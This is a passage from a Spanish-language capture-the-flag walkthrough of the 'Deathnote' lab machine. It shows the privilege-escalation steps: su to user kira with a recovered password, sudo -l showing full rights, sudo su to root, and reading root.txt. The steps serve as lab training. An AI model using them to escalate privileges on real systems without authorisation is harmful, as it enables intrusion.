```

Cambiar al usuario kira con la contraseña del mensaje cifrado anterior

```
l@deathnote:/opt/L/kira-case$ su kira
Password:
```

Mostrar que permisos tiene el usuario con el comando sudo -l

```
kira@deathnote:~$ sudo -l
Matching Defaults entries for kira on deathnote:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User kira may run the following commands on deathnote:
    (ALL : ALL) ALL
kira@deathnote:~$
```


Mostrará que puede ejecutar todo, esto significa que puede cambiar a usuario root sin necesidad de introducir contraseña

```
kira@deathnote:~$ sudo su
root@deathnote:/home/kira#
```

Ir al directorio de root y mostrar el contenido

```
root@deathnote:/home/kira# cd /root
root@deathnote:~# ls
root.txt
```

Leer el contenido de root.txt


root@deathnote:~# cat root.txt
##########follow me on twitter###########3
and share this screen shot and tag @KDSAMF
root@deathnote:~#